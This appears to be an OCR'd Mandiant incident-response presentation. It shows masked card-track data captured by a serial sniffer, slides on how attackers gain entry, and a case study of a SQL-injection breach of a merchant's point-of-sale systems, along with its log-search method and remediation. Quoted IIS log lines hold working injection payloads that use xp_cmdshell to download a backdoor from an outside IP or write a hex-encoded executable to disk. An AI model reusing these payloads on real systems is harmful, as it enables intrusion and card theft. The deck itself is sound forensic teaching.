2008-02-10 17:21:29.775   R              COM3        1584          RS232Manager.exe
               %BXXXXXXXXXXXXXXXXX^XXXXXXXX/XXXXXXX B^
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX?;XXXXXXXXXXXXXXXXX=XXXXXXXXXXXXXXXXXXXXXX?
2008-02-10 17:21:51.85    R              COM3        1584          RS232Manager.exe
               %BXXXXXXXXXXXXXXXXX^XXXXX/XXXXX X         ^
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX?;XXXXXXXXXXXXXXXXX=XXXXXXXXXXXXXXXXXX?
```



Raw Track Data

```
2008-02-10 16:18:37.611          R          COM3      1584        RS232Manager.exe
          %BXXXXXXXXXXXXXXXX^XXXXXX/XXXX X
^XXXXXXXXXXXXXXXXXXXXXXXXXX?;XXXXXXXXXXXXXXXX=XXXXXXXXXXXXXXXXXXXX?
2008-02-10 16:19:21.113          R          COM3      1584        RS232Manager.exe
          %BXXXXXXXXXXXXXXXX^XXXXXXXXXX/ XXXXXXX
^XXXXXXXXXXXXXXXXXXXXXXXXXXXXX?; XXXXXXXXXXXXXXXX=
XXXXXXXXXXXXXXXXXXXX?
```

Key Description	Data
Start Sentinel "%"	%
Format Code	B
Primary Account Number (19 digits)	XXXXXXXXXXXXXXXXX
Name (26 alphanumeric characters)	XXXXXXX/XXXX X
Expiration Date, offset, encrypted PIN, etc.	XXXXXXXXXXXXXXXXXXXXXX XXXX
End Sentinel "?"	?
Track 2	**Data**
Start Sentinel ";"	;
Primary Account Number (19 digits)	XXXXXXXXXXXXXXX
Additional Data=Expiration Date, offset, encrypted PIN, etc.	XXXXXXXXXXXXXXXXXX
ES=End Sentinel "?"	?


MANDIANT

20

How Are Attackers Gaining Initial Entry?

MANDIANT

INTELLIGENT INFORMATION SECURITY




How are Attackers Gaining Entry?

- Vulnerable Services?
- Not Nearly as Common as 1998-2003.

MANDIANT

22




How are Attackers Gaining Entry?

- Web Application Vulnerabilities?
  - SQL Injection

MANDIANT


23



How Are Attackers Gaining Entry?

- End User Attacks


MANDIANT 24



How Are Attackers Gaining Entry?

- Never Find Victim 0?
- Valid Credentials


MANDIANT 25



Case Study – Merchant Compromise and Credit Card Theft

The State of the Hack

INTELLIGENT INFORMATION SECURITY



Objectives

- Determine the earliest evidence of the intrusion.
- Determine the initial method of the intrusion.
- Assess the data exposure caused by the compromise.
- Describe the overall attack methodology.
- Perform the analysis required to foster resolution of the incident.

27

Actions Completed


- Flew Through a Snow Storm On A Cessna
- Data Collected
  - Live Response
  - Forensic Images
  - IIS Logs
    - Previous 2 Years
  - Firewall Logs
    - None
  - Web Proxy Logs
    - Interface Prohibited Review

MANDIANT 28

IIS Log Analysis

- Methodology Step 1
  - Search for the following terms
    - Select
    - Union
    - Cmdshell
    - “ … ”
- Usually Don’t Get Past Step 1
  - Statistical Analysis of Queries
  - Automated Decoding and Searching
  - Removal of the Known

MANDIANT 29




IIS Log Analysis Results Summary

- SQL Injection Confirmed


```
2008-01-21 00:00:00 W3SVC1 192.168.1.6  GET
/support/help/index.asp action=show&id=23’ -- 80 -
66.36.76.145 Mozilla/5.0+(X11;+U;+Linux+i686;+en-
US;+rv:1.7.13)+Gecko/20060418+Firefox/1.0.8 500 0 0

2008-01-21 00:00:00 W3SVC1856305037 192.168.1.6 GET
/customer/restuaruant/calendar/index.asp
action=view&id=3261';exec master..xp_cmdshell 'echo echo
open 66.26.76.145 ^&^& echo user dwndwn ^&^& echo dwndwn
^&^& echo get bp6.exe ^&^& echo quit%3Erun.bat'--
|341|80040e14|Incorrect_syntax_near_the_keyword_'ORDER'.
80 - 206.25.90.89 HTTP/1.1
Mozilla/5.0+(Windows;+U;+Windows+NT+5.1;+en-
US;+rv:1.8.1.11)+Gecko/20071127+Firefox/2.0.0.11
ASPSESSIONIDSCDSRAQT=NMPMFHGBGIFDOHYGHUECCOL -
192.168.19.37 500 0 0 11973 703 671
```



What Is That?

```
2008-01-21 00:00:04 W3SVC1 192.168.1.6  GET
/support/help/index.asp
action=show&id=23;exec+master..xp_cmdshell+'echo+1_4D5A9000
0300000004000000FFFF0000B8000000000000004000000000000000
0000000000000000000000000000000000000000000000000000000
0000E80000000E1FBA0E00B409CD21B8014CCD2154686973207
0726F6772616D2063616E6E6F742062652072756E20696E20444F
53206D6F64652E0D0D0A2400000000000000EAD152B5AEB03CE
6AEB03CE6AEB03CE6ABBC63E6EAB03CE6ABBC33E6BEB03CE
6BDB855E6ADB03CE6BDB861E6ACB03CE62DB861E6A9B03CE
6AEB03DE6F9B03CE6ABBC5CE6A8B03CE6ABBC66E6AFB03CE
652696368AEB03CE6000000000000000000000000000000005045
00004C0103000B7735470000000000000000E0000F01E0>c:\wmpu
b\fff1'-- 80 - 66.36.76.145 Mozilla/5.0+(X11;+U;+Linux+i686;+en-
US;+rv:1.7.13)+Gecko/20060418+Firefox/1.0.8 500 0 0
```



Summary of the Attack

[redacted] DMZ
[redacted] Internal Network
1
2
3
4
5
[redacted]
[redacted]
[redacted].com
Attacker
[redacted] POS and Credit Card Processing Systems

1 The attacker accessed the [redacted] network via SQL Injection of the [redacted] page on [redacted].com.


2 The attacker accessed the [redacted] server through [redacted].com.

3 The attacker installed a backdoor called bp6.exe which allowed the intruder access to [redacted] from outside the [redacted] network.

4 The attacker logged into [redacted] and retrieved every [redacted] user's password.

5 The attacker began logging into credit card POS terminals and credit card processing systems to install network and serial credit card sniffers. The intruder accessed 19 systems.


MANDIANT 32



Findings – Scope of Compromise

- 19 Systems Compromised
  - 11 POS Terminals
  - 2 POS Servers
    - Debug Files
  - 1 PDC
- No Firewall Logs Forced Us to Account for Every System
- Successfully Scanned Every (700) System for Host Based Indicators of Compromise


MANDIANT 33



The Result of an Incident


- Remediation Activities
  - Separation of POS Network
  - Web Application Code Review
  - Increase Logging
  - Enterprise Password Change
  - System Rebuilds
- Public Disclosure
- Visa / Mastercard / Amex Disclosure
- PCI Assessments
- Massive Legal Expense to the Business

34



Case Study: Advanced Persistent Threat

State of the Hack



Intrusion Categories

Targets

- Defense Industrial Base (DIB)
- Government Agencies
- Global Financial Organizations
- Industry Supporting Government Initiatives
  - R&D
  - Raw Materials

Level 3

